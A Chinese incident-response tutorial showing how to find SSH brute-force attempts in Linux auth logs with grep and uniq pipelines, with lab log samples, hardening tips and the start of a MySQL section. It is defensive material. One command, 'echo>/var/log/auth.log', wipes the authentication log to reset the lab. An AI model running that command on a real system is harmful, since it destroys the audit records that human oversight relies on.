  `cat /var/log/auth.log | grep "Accept"`

```
helper@helper:~$ cat /var/log/auth.log | grep "Accept"
Apr 13 11:13:15 helper sshd[1076]: Accepted password for helper from 192.168.197.1 port 60300 ssh2
Apr 15 01:02:43 helper sshd[1289]: Accepted password for helper from 192.168.197.1 port 55320 ssh2
Apr 15 01:55:49 helper sshd[4328]: Accepted password for helper from 192.168.197.1 port 59710 ssh2
Apr 15 02:19:13 helper sshd[5725]: Accepted password for helper from 192.168.197.1 port 63518 ssh2
helper@helper:~$
```

- **正常退出的日志**

  `cat /var/log/auth.log | grep "pam_unix(sshd:session): session closed"`

```
helper@helper:~$ cat /var/log/auth.log | grep "pam_unix(sshd:session): session closed"
Apr 13 09:47:53 helper sshd[45909]: pam_unix(sshd:session): session closed for user helper
Apr 13 11:29:14 helper sshd[1076]: pam_unix(sshd:session): session closed for user helper
Apr 15 01:55:46 helper sshd[1289]: pam_unix(sshd:session): session closed for user helper
helper@helper:~$ cat /var/log/auth.log | grep "pam_unix(sshd:session): session closed"
```

- **登录密码错误的日志**

```
root@helper /h/helper# cat /var/log/auth.log
0m
Apr 16 00:59:28 helper sshd[1855]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.197.1  user=helper
Apr 16 00:59:30 helper sshd[1855]: Failed password for helper from 192.168.197.1 port 62764 ssh2
Apr 16 00:59:31 helper sshd[1855]: Connection reset by authenticating user helper 192.168.197.1 port 62764 [preauth]
root@helper /h/helper#
```

- **连续输入错误密码**

```
C:\Users\helper
λ ssh helper@192.168.197.129
helper@192.168.197.129's password:
Permission denied, please try again.
helper@192.168.197.129's password:

C:\Users\helper
λ ssh helper@192.168.197.129
helper@192.168.197.129's password:
Permission denied, please try again.
helper@192.168.197.129's password:
Permission denied, please try again.
helper@192.168.197.129's password:
helper@192.168.197.129: Permission denied (publickey,password).

C:\Users\helper
λ ssh helper@192.168.197.129
helper@192.168.197.129's password:
Permission denied, please try again.
helper@192.168.197.129's password:
Permission denied, please try again.
helper@192.168.197.129's password:
helper@192.168.197.129: Permission denied (publickey,password).

C:\Users\helper
λ ssh helper@192.168.197.129
helper@192.168.197.129's password:
Permission denied, please try again.
helper@192.168.197.129's password:
Permission denied, please try again.
helper@192.168.197.129's password:
helper@192.168.197.129: Permission denied (publickey,password).

C:\Users\helper
λ ssh helper@192.168.197.129
helper@192.168.197.129's password:
Permission denied, please try again.
helper@192.168.197.129's password:
Permission denied, please try again.
helper@192.168.197.129's password:
helper@192.168.197.129: Permission denied (publickey,password).

C:\Users\helper
λ
```

```
root@helper /h/helper# cat /var/log/auth.log

Apr 16 01:03:36 helper sshd[1922]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.197.1  user=helper
Apr 16 01:03:38 helper sshd[1922]: Failed password for helper from 192.168.197.1 port 63123 ssh2
Apr 16 01:03:48 helper sshd[1922]: message repeated 2 times: [ Failed password for helper from 192.168.197.1 port 63123 ssh2]
Apr 16 01:03:48 helper sshd[1922]: Connection reset by authenticating user helper 192.168.197.1 port 63123 [preauth]
Apr 16 01:03:48 helper sshd[1922]: PAM 2 more authentication failures; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.197.1  user=helper
Apr 16 01:03:52 helper sshd[1924]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.197.1  user=helper
Apr 16 01:03:54 helper sshd[1924]: Failed password for helper from 192.168.197.1 port 63144 ssh2
Apr 16 01:04:04 helper sshd[1924]: message repeated 2 times: [ Failed password for helper from 192.168.197.1 port 63144 ssh2]
Apr 16 01:04:04 helper sshd[1924]: Connection reset by authenticating user helper 192.168.197.1 port 63144 [preauth]
Apr 16 01:04:04 helper sshd[1924]: PAM 2 more authentication failures; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.197.1  user=helper
Apr 16 01:04:47 helper sshd[1936]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.197.1  user=helper
Apr 16 01:04:49 helper sshd[1936]: Failed password for helper from 192.168.197.1 port 63206 ssh2
Apr 16 01:04:56 helper sshd[1936]: message repeated 2 times: [ Failed password for helper from 192.168.197.1 port 63206 ssh2]
Apr 16 01:04:56 helper sshd[1936]: Connection reset by authenticating user helper 192.168.197.1 port 63206 [preauth]
Apr 16 01:04:56 helper sshd[1936]: PAM 2 more authentication failures; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.197.1  user=helper
Apr 16 01:04:59 helper sshd[1938]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.197.1  user=helper
Apr 16 01:05:01 helper sshd[1938]: Failed password for helper from 192.168.197.1 port 63221 ssh2
Apr 16 01:05:09 helper sshd[1938]: message repeated 2 times: [ Failed password for helper from 192.168.197.1 port 63221 ssh2]
Apr 16 01:05:09 helper sshd[1938]: Connection reset by authenticating user helper 192.168.197.1 port 63221 [preauth]
Apr 16 01:05:09 helper sshd[1938]: PAM 2 more authentication failures; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.197.1  user=helper
root@helper /h/helper#
```

- **暴力破解**

```
root@helper /h/helper# echo>/var/log/auth.log
  %
t /var/log/auth.log

Apr 16 01:44:12 helper sshd[2153]: Received disconnect from 192.168.197.1 port 58327:11: Bye Bye [preauth]
Apr 16 01:44:12 helper sshd[2153]: Disconnected from authenticating user root 192.168.197.1 port 58327 [preauth]
Apr 16 01:44:13 helper sshd[2156]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.197.1  user=root
Apr 16 01:44:13 helper sshd[2155]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.197.1  user=root
Apr 16 01:44:13 helper sshd[2163]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.197.1  user=root
Apr 16 01:44:13 helper sshd[2169]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.197.1  user=root
Apr 16 01:44:13 helper sshd[2157]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.197.1  user=root
Apr 16 01:44:13 helper sshd[2158]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.197.1  user=root
Apr 16 01:44:13 helper sshd[2168]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.197.1  user=root
Apr 16 01:44:13 helper sshd[2162]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.197.1  user=root
Apr 16 01:44:13 helper sshd[2166]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.197.1  user=root
Apr 16 01:44:13 helper sshd[2167]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.197.1  user=root
Apr 16 01:44:13 helper sshd[2161]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.197.1  user=root
Apr 16 01:44:13 helper sshd[2165]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.197.1  user=root
Apr 16 01:44:13 helper sshd[2170]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.197.1  user=root
Apr 16 01:44:13 helper sshd[2164]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.197.1  user=root
Apr 16 01:44:14 helper sshd[2184]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.197.1  user=root
Apr 16 01:44:14 helper sshd[2183]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.197.1  user=root
Apr 16 01:44:15 helper sshd[2155]: Failed password for root from 192.168.197.1 port 58361 ssh2
Apr 16 01:44:15 helper sshd[2156]: Failed password for root from 192.168.197.1 port 58362 ssh2
Apr 16 01:44:15 helper sshd[2169]: Failed password for root from 192.168.197.1 port 58373 ssh2
Apr 16 01:44:15 helper sshd[2163]: Failed password for root from 192.168.197.1 port 58367 ssh2
Apr 16 01:44:15 helper sshd[2157]: Failed password for root from 192.168.197.1 port 58363 ssh2
Apr 16 01:44:15 helper sshd[2168]: Failed password for root from 192.168.197.1 port 58372 ssh2
Apr 16 01:44:15 helper sshd[2166]: Failed password for root from 192.168.197.1 port 58370 ssh2
Apr 16 01:44:15 helper sshd[2167]: Failed password for root from 192.168.197.1 port 58371 ssh2
Apr 16 01:44:15 helper sshd[2158]: Failed password for root from 192.168.197.1 port 58364 ssh2
Apr 16 01:44:15 helper sshd[2165]: Failed password for root from 192.168.197.1 port 58369 ssh2
Apr 16 01:44:15 helper sshd[2164]: Failed password for root from 192.168.197.1 port 58368 ssh2
Apr 16 01:44:15 helper sshd[2162]: Failed password for root from 192.168.197.1 port 58366 ssh2
Apr 16 01:44:15 helper sshd[2170]: Failed password for root from 192.168.197.1 port 58375 ssh2
Apr 16 01:44:15 helper sshd[2161]: Failed password for root from 192.168.197.1 port 58365 ssh2
Apr 16 01:44:16 helper sshd[2183]: Failed password for root from 192.168.197.1 port 58383 ssh2
Apr 16 01:44:16 helper sshd[2184]: Failed password for root from 192.168.197.1 port 58384 ssh2
Apr 16 01:44:17 helper sshd[2155]: Failed password for root from 192.168.197.1 port 58361 ssh2
```

```
Apr 16 01:44:17 helper sshd[2162]: Failed password for root from 192.168.197.1 port 58366 ssh2
Apr 16 01:44:17 helper sshd[2164]: Failed password for root from 192.168.197.1 port 58368 ssh2
Apr 16 01:44:17 helper sshd[2158]: Failed password for root from 192.168.197.1 port 58364 ssh2
Apr 16 01:44:17 helper sshd[2167]: Failed password for root from 192.168.197.1 port 58371 ssh2
Apr 16 01:44:18 helper sshd[2184]: Failed password for root from 192.168.197.1 port 58384 ssh2
Apr 16 01:44:18 helper sshd[2183]: Failed password for root from 192.168.197.1 port 58383 ssh2
Apr 16 01:44:18 helper sshd[2183]: Connection closed by authenticating user root 192.168.197.1 port 58383 [preauth]
Apr 16 01:44:18 helper sshd[2184]: Connection closed by authenticating user root 192.168.197.1 port 58384 [preauth]
Apr 16 01:44:18 helper sshd[2184]: PAM 1 more authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.197.1  user=root
Apr 16 01:44:18 helper sshd[2183]: PAM 1 more authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.197.1  user=root
Apr 16 01:44:20 helper sshd[2155]: Failed password for root from 192.168.197.1 port 58361 ssh2
Apr 16 01:44:20 helper sshd[2156]: Failed password for root from 192.168.197.1 port 58362 ssh2
Apr 16 01:44:20 helper sshd[2155]: Connection closed by authenticating user root 192.168.197.1 port 58361 [preauth]
Apr 16 01:44:20 helper sshd[2155]: PAM 2 more authentication failures; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.197.1  user=root
Apr 16 01:44:20 helper sshd[2156]: Connection closed by authenticating user root 192.168.197.1 port 58362 [preauth]
Apr 16 01:44:20 helper sshd[2156]: PAM 2 more authentication failures; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.197.1  user=root
Apr 16 01:44:20 helper sshd[2169]: Failed password for root from 192.168.197.1 port 58373 ssh2
Apr 16 01:44:20 helper sshd[2163]: Failed password for root from 192.168.197.1 port 58367 ssh2
Apr 16 01:44:20 helper sshd[2163]: Connection closed by authenticating user root 192.168.197.1 port 58367 [preauth]
Apr 16 01:44:20 helper sshd[2163]: PAM 2 more authentication failures; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.197.1  user=root
Apr 16 01:44:20 helper sshd[2169]: Connection closed by authenticating user root 192.168.197.1 port 58373 [preauth]
Apr 16 01:44:20 helper sshd[2169]: PAM 2 more authentication failures; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.197.1  user=root
Apr 16 01:44:20 helper sshd[2157]: Failed password for root from 192.168.197.1 port 58363 ssh2
Apr 16 01:44:20 helper sshd[2157]: Connection closed by authenticating user root 192.168.197.1 port 58363 [preauth]
Apr 16 01:44:20 helper sshd[2157]: PAM 2 more authentication failures; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.197.1  user=root
Apr 16 01:44:20 helper sshd[2166]: Failed password for root from 192.168.197.1 port 58370 ssh2
Apr 16 01:44:20 helper sshd[2168]: Failed password for root from 192.168.197.1 port 58372 ssh2
Apr 16 01:44:20 helper sshd[2166]: Connection closed by authenticating user root 192.168.197.1 port 58370 [preauth]
Apr 16 01:44:20 helper sshd[2166]: PAM 2 more authentication failures; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.197.1  user=root
Apr 16 01:44:20 helper sshd[2162]: Failed password for root from 192.168.197.1 port 58366 ssh2
Apr 16 01:44:20 helper sshd[2161]: Failed password for root from 192.168.197.1 port 58365 ssh2
Apr 16 01:44:20 helper sshd[2164]: Failed password for root from 192.168.197.1 port 58368 ssh2
Apr 16 01:44:20 helper sshd[2162]: Connection closed by authenticating user root 192.168.197.1 port 58366 [preauth]
Apr 16 01:44:20 helper sshd[2165]: Failed password for root from 192.168.197.1 port 58369 ssh2
Apr 16 01:44:20 helper sshd[2162]: PAM 2 more authentication failures; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.197.1  user=root
Apr 16 01:44:20 helper sshd[2168]: Connection closed by authenticating user root 192.168.197.1 port 58372 [preauth]
Apr 16 01:44:20 helper sshd[2168]: PAM 2 more authentication failures; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.197.1  user=root
Apr 16 01:44:20 helper sshd[2164]: Connection closed by authenticating user root 192.168.197.1 port 58368 [preauth]
Apr 16 01:44:20 helper sshd[2164]: PAM 2 more authentication failures; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.197.1  user=root
Apr 16 01:44:20 helper sshd[2158]: Failed password for root from 192.168.197.1 port 58364 ssh2
Apr 16 01:44:20 helper sshd[2167]: Failed password for root from 192.168.197.1 port 58371 ssh2
Apr 16 01:44:20 helper sshd[2165]: Connection closed by authenticating user root 192.168.197.1 port 58369 [preauth]
Apr 16 01:44:20 helper sshd[2165]: PAM 2 more authentication failures; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.197.1  user=root
Apr 16 01:44:20 helper sshd[2161]: Connection closed by authenticating user root 192.168.197.1 port 58365 [preauth]
Apr 16 01:44:20 helper sshd[2161]: PAM 2 more authentication failures; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.197.1  user=root
Apr 16 01:44:20 helper sshd[2158]: Connection closed by authenticating user root 192.168.197.1 port 58364 [preauth]
Apr 16 01:44:20 helper sshd[2167]: Connection closed by authenticating user root 192.168.197.1 port 58371 [preauth]
```

如果短时间内存在大量的如下失败请求，可能被暴力破解攻击了

```
pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.197.1  user=root

Apr 16 01:44:20 helper sshd[2167]: Failed password for root from 192.168.197.1 port 58371 ssh2
```

- **查看登录失败的日志**

```
cat /var/log/auth.log | grep "Failed password for"  | more
```

```
root@helper /h/helper# cat /var/log/auth.log | grep "Failed password for"  | more
Apr 16 01:44:15 helper sshd[2155]: Failed password for root from 192.168.197.1 port 58361 ssh2
Apr 16 01:44:15 helper sshd[2156]: Failed password for root from 192.168.197.1 port 58362 ssh2
Apr 16 01:44:15 helper sshd[2169]: Failed password for root from 192.168.197.1 port 58373 ssh2
Apr 16 01:44:15 helper sshd[2163]: Failed password for root from 192.168.197.1 port 58367 ssh2
Apr 16 01:44:15 helper sshd[2157]: Failed password for root from 192.168.197.1 port 58363 ssh2
Apr 16 01:44:15 helper sshd[2168]: Failed password for root from 192.168.197.1 port 58372 ssh2
Apr 16 01:44:15 helper sshd[2166]: Failed password for root from 192.168.197.1 port 58370 ssh2
Apr 16 01:44:15 helper sshd[2167]: Failed password for root from 192.168.197.1 port 58371 ssh2
Apr 16 01:44:15 helper sshd[2158]: Failed password for root from 192.168.197.1 port 58364 ssh2
Apr 16 01:44:15 helper sshd[2165]: Failed password for root from 192.168.197.1 port 58369 ssh2
Apr 16 01:44:15 helper sshd[2164]: Failed password for root from 192.168.197.1 port 58368 ssh2
Apr 16 01:44:15 helper sshd[2162]: Failed password for root from 192.168.197.1 port 58366 ssh2
Apr 16 01:44:15 helper sshd[2170]: Failed password for root from 192.168.197.1 port 58375 ssh2
Apr 16 01:44:15 helper sshd[2161]: Failed password for root from 192.168.197.1 port 58365 ssh2
Apr 16 01:44:16 helper sshd[2183]: Failed password for root from 192.168.197.1 port 58383 ssh2
Apr 16 01:44:16 helper sshd[2184]: Failed password for root from 192.168.197.1 port 58384 ssh2
Apr 16 01:44:17 helper sshd[2155]: Failed password for root from 192.168.197.1 port 58361 ssh2
Apr 16 01:44:17 helper sshd[2156]: Failed password for root from 192.168.197.1 port 58362 ssh2
Apr 16 01:44:17 helper sshd[2163]: Failed password for root from 192.168.197.1 port 58367 ssh2
Apr 16 01:44:17 helper sshd[2169]: Failed password for root from 192.168.197.1 port 58373 ssh2
Apr 16 01:44:17 helper sshd[2157]: Failed password for root from 192.168.197.1 port 58363 ssh2
Apr 16 01:44:17 helper sshd[2166]: Failed password for root from 192.168.197.1 port 58370 ssh2
Apr 16 01:44:17 helper sshd[2168]: Failed password for root from 192.168.197.1 port 58372 ssh2
Apr 16 01:44:17 helper sshd[2161]: Failed password for root from 192.168.197.1 port 58365 ssh2
Apr 16 01:44:17 helper sshd[2170]: Failed password for root from 192.168.197.1 port 58375 ssh2
Apr 16 01:44:17 helper sshd[2165]: Failed password for root from 192.168.197.1 port 58369 ssh2
Apr 16 01:44:17 helper sshd[2162]: Failed password for root from 192.168.197.1 port 58366 ssh2
Apr 16 01:44:17 helper sshd[2164]: Failed password for root from 192.168.197.1 port 58368 ssh2
Apr 16 01:44:17 helper sshd[2158]: Failed password for root from 192.168.197.1 port 58364 ssh2
Apr 16 01:44:17 helper sshd[2167]: Failed password for root from 192.168.197.1 port 58371 ssh2
Apr 16 01:44:18 helper sshd[2184]: Failed password for root from 192.168.197.1 port 58384 ssh2
Apr 16 01:44:18 helper sshd[2183]: Failed password for root from 192.168.197.1 port 58383 ssh2
Apr 16 01:44:20 helper sshd[2155]: Failed password for root from 192.168.197.1 port 58361 ssh2
Apr 16 01:44:20 helper sshd[2156]: Failed password for root from 192.168.197.1 port 58362 ssh2
Apr 16 01:44:20 helper sshd[2169]: Failed password for root from 192.168.197.1 port 58373 ssh2
Apr 16 01:44:20 helper sshd[2163]: Failed password for root from 192.168.197.1 port 58367 ssh2
```

但是，服务器跑了这么久，有一些错误登录很正常，所以需要按照事件时间和用户来进行分辨

- **统计登录失败的用户名以及次数**

  这里直接使用bypass总结的

```
grep "Failed password" /var/log/auth.log|perl -e 'while($_=<>){ /for(.*?)from/; print "$1\n";}'|sort|uniq -c|sort -nr
```

```
root@helper /h/helper# grep "Failed password" /var/log/auth.log|perl -e 'while($_=<>){ /for(.*?)from/; print "$1\n";}'|uniq -c|sort -nr
   2966  sshd
    210  helper
     46  root
     25  invalid user www
root@helper /h/helper#
```

可以看到，其中有一项为 invaild user www ，这样的提示说明www这个用户不存在，但是有人使用了这个用户进行了登录

- **统计暴力破解的登录者（IP）**

> **根据上面的操作，已经确定sshd，helper，root，www这几个用户可能异常，我们挨个查看一下爆破IP**

登录密码错误的用户存在的情况

单个用户以 root 为例

```
cat /var/log/auth.log | grep "Failed password for" | grep "root" | grep -Po '(1\d{2}|2[0-4]\d|25[0-5]|[1-9]\d|[1-9])(\.(1\d{2}|2[0-4]\d|25[0-5]|[1-9]\d|\d)){3}' |sort|uniq -c|sort -nr
```

```
root@helper /h/helper# cat /var/log/auth.log | grep "Failed password for" | grep "root" | grep -Po '(1\d{2}|2[0-4]\d|25[0-5]|[1-9]\d|[1-9])(\.(1\d{2}|2[0-4]\d|25[0-5]|[1-9]\d|\d)){3}' |sort -nr|uniq -c
    558 192.168.197.100
     46 192.168.197.1
root@helper /h/helper#
```

也可以通过列来进行定位

```
cat /var/log/auth.log | grep "Failed password for" | grep "root" | cut -d " " -f 11 |sort -nr|uniq -c
```

> Rocky Linux 9 中 -f 11 应该改为 -f 13

```
root@helper /h/helper# cat /var/log/auth.log | grep "Failed password for" | grep "root" | cut -d " " -f 11 |sort -nr|uniq -c
    558 192.168.197.100
     46 192.168.197.1
root@helper /h/helper#
```

如果你觉得上一部查出来的都是暴力破解或者说异常的，可以使用如下命令批量查询出来

```
cat /var/log/auth.log | grep "Failed password for" | cut -d " " -f 9 | sort -nr | uniq|grep -v "invalid"| while read line;do echo [$line];cat /var/log/auth.log | grep "Failed password for" | grep $line | grep -Po '(1\d{2}|2[0-4]\d|25[0-5]|[1-9]\d|[1-9])(\.(1\d{2}|2[0-4]\d|25[0-5]|[1-9]\d|\d)){3} '|sort|uniq -c |sort -nr; done
```

```
root@helper:/home/helper# cat /var/log/auth.log | grep "Failed password for" | cut -d " " -f 9 | sort -nr | uniq|grep -v "invalid"| while read line;do echo [$line];cat /var/log/auth.log | grep "Failed password for" | grep $line | grep -Po '(1\d{2}|2[0-4]\d|25[0-5]|[1-9]\d|[1-9])(\.(1\d{2}|2[0-4]\d|25[0-5]|[1-9]\d|\d)){3} '|sort -nr|uniq -c; done
[sshd]
    558 192.168.197.100
   3247 192.168.197.1
[root]
    558 192.168.197.100
     46 192.168.197.1
[helper]
    558 192.168.197.100
   3247 192.168.197.1
root@helper:/home/helper#
```

Rocky Linux / Centos 中应该为

```
cat /var/log/secure | grep "Failed password for" | grep -v "invalid" | cut -d " " -f 10 | sort -nr | uniq| while read line;do echo [$line];cat /var/log/secure | grep "Failed password for" | grep $line | grep -Po '(1\d{2}|2[0-4]\d|25[0-5]|[1-9]\d|[1-9])(\.(1\d{2}|2[0-4]\d|25[0-5]|[1-9]\d|\d)){3} '|sort|uniq -c |sort -nr; done
```

```
[root@172 ~]# cat /var/log/secure | grep "Failed password for" | grep -v "invalid" | cut -d " " -f 10 | sort -nr | uniq| while read line;do echo [$line];cat /var/log/secure | grep "Failed password for" | grep $line | grep -Po '(1\d{2}|2[0-4]\d|25[0-5]|[1-9]\d|[1-9])(\.(1\d{2}|2[0-4]\d|25[0-5]|[1-9]\d|\d)){3} '|sort|uniq -c |sort -nr; done
[root]
    138 172.16.44.1
[root@172 ~]#
```

当然了，如果你觉得某一个用户的错误次数很少，是正常的，可以在命令中使用grep -v "user" 的方式来进行，这里假如我们认为root用户的错误登录是正常的，所以不希望在结果中看到root的显示，可以使用如下命令：

```
cat /var/log/auth.log | grep "Failed password for" | cut -d " " -f 9 | sort -nr | uniq|grep -v "invalid\|root"| while read line;do echo [$line];cat /var/log/auth.log | grep "Failed password for" | grep $line | grep -Po '(1\d{2}|2[0-4]\d|25[0-5]|[1-9]\d|[1-9])(\.(1\d{2}|2[0-4]\d|25[0-5]|[1-9]\d|\d)){3} ' |sort|uniq -c| sort -nr; done
```

```
root@helper:/home/helper# cat /var/log/auth.log | grep "Failed password for" | cut -d " " -f 9 | sort -nr | uniq|grep -v "invalid\|root"| while read line;do echo [$line];cat /var/log/auth.log | grep "Failed password for" | grep $line | grep -Po '(1\d{2}|2[0-4]\d|25[0-5]|[1-9]\d|[1-9])(\.(1\d{2}|2[0-4]\d|25[0-5]|[1-9]\d|\d)){3} ' |sort -nr|uniq -c; done
[sshd]
    558 192.168.197.100
   3247 192.168.197.1
[helper]
    558 192.168.197.100
   3247 192.168.197.1
root@helper:/home/helper#
```

这样root的结果就不显示了，如果想不显示多个用户，继续添加 `\|user` 就可以了

```
bash /home/helper
root@helper:/home/helper# cat /var/log/auth.log | grep "Failed password for" | cut -d " " -f 9 | sort -nr | uniq|grep -v "invalid\|root\|helper"| while read line;do echo [$line];cat /var/log/auth.log | grep "Failed password for" | grep $line | grep -Po '(1\d{2}|2[0-4]\d|25[0-5]|[1-9]\d|[1-9])(\.(1\d{2}|2[0-4]\d|25[0-5]|[1-9]\d|\d)){3} ' |sort -nr|uniq -c; done
[sshd]
    558 192.168.197.100
   3247 192.168.197.1
root@helper:/home/helper#
```

登录密码错误的用户不存在的情况

首先查看这些不存在的用户名以及错误登录的次数

```
cat /var/log/auth.log | grep "Failed password for"| grep "invalid" | cut -d " " -f 11 | sort | uniq -c | sort -nr
```

```
root@helper:/home/helper# cat /var/log/auth.log | grep "Failed password for"| grep "invalid" | cut -d " " -f 11 | sort | uniq -c | sort -nr
   1078 admin
     25 www
      5 test
      5 anonymous
      4 user
      4 operator
      3 manager
```

查看这些用户的登录尝试IP以及次数

单用户 test来举例

```
cat /var/log/auth.log | grep "Failed password for" | grep "test" | grep -Po '(1\d{2}|2[0-4]\d|25[0-5]|[1-9]\d|[1-9])(\.(1\d{2}|2[0-4]\d|25[0-5]|[1-9]\d|\d)){3}' |sort|uniq -c|sort -nr
```

```
root@helper /h/helper# cat /var/log/auth.log | grep "Failed password for" | grep "test" | grep -Po '(1\d{2}|2[0-4]\d|25[0-5]|[1-9]\d|[1-9])(\.(1\d{2}|2[0-4]\d|25[0-5]|[1-9]\d|\d)){3}' |sort|uniq -c|sort -nr
      7 192.168.197.101
      5 192.168.197.100
root@helper /h/helper#
```

查询全部的不存在用户的登录IP以及次数

```
cat /var/log/auth.log | grep "Failed password for" | grep "invalid"| cut -d " " -f 11 | sort -nr | uniq| while read line;do echo [$line];cat /var/log/auth.log | grep "Failed password for" | grep $line | grep -Po '(1\d{2}|2[0-4]\d|25[0-5]|[1-9]\d|[1-9])(\.(1\d{2}|2[0-4]\d|25[0-5]|[1-9]\d|\d)){3} '|sort|uniq -c |sort -nr;done
```

```
root@helper:/home/helper# cat /var/log/auth.log | grep "Failed password for" | grep "invalid"| cut -d " " -f 11 | sort -nr | uniq| while read line;do echo [$line];cat /var/log/auth.log | grep "Failed password for" | grep $line | grep -Po '(1\d{2}|2[0-4]\d|25[0-5]|[1-9]\d|[1-9])(\.(1\d{2}|2[0-4]\d|25[0-5]|[1-9]\d|\d)){3} '|sort|uniq -c |sort -nr;done
[www]
     25 192.168.197.1
[user]
   1099 192.168.197.100
     25 192.168.197.1
      7 192.168.197.101
[test]
      7 192.168.197.101
      5 192.168.197.100
[operator]
      4 192.168.197.100
[manager]
      3 192.168.197.100
[anonymous]
      5 192.168.197.100
[admin]
   1078 192.168.197.100
```

当然，还是可以排除一个或者几个用户，这里排除 www和 test 用户

```
cat /var/log/auth.log | grep "Failed password for" | grep "invalid" | grep -v "www\|test"| cut -d " " -f 11 | sort -nr | uniq| while read line;do echo [$line];cat /var/log/auth.log | grep "Failed password for" | grep $line | grep -Po '(1\d{2}|2[0-4]\d|25[0-5]|[1-9]\d|[1-9])(\.(1\d{2}|2[0-4]\d|25[0-5]|[1-9]\d|\d)){3} '|sort|uniq -c |sort -nr;done
```

```
root@helper:/home/helper# cat /var/log/auth.log | grep "Failed password for" | grep "invalid" | grep -v "www\|test"| cut -d " " -f 11 | sort -nr | uniq| while read line;do echo [$line];cat /var/log/auth.log | grep "Failed password for" | grep $line | grep -Po '(1\d{2}|2[0-4]\d|25[0-5]|[1-9]\d|[1-9])(\.(1\d{2}|2[0-4]\d|25[0-5]|[1-9]\d|\d)){3} '|sort|uniq -c |sort -nr;done
[user]
   1099 192.168.197.100
     25 192.168.197.1
      7 192.168.197.101
[operator]
      4 192.168.197.100
[manager]
      3 192.168.197.100
[anonymous]
      5 192.168.197.100
[admin]
   1078 192.168.197.100
root@helper:/home/helper#
```

- SSH加固
  - 升级SSH版本至少为 7.7版本以上，7.7及以下版本存在SSH用户名枚举
  - 加强口令复杂程度

- 禁止root用户登录，可以通过其他用户su到root
- 安装 fail2ban 来进行防御

0x03 Mysql 暴力破解


Mysql 默认安装会保留登录日志，在 Ubuntu 上默认位置为 `/var/log/mysql/error.log`

- 查看登录错误的用户名

  `cat /var/log/mysql/error.log | grep "Access denied for user" | grep "using password: YES" | awk -F "'" '{print $2}' | sort | uniq -c | sort -nr`

- 查看登录错误用户名的登录IP以及次数

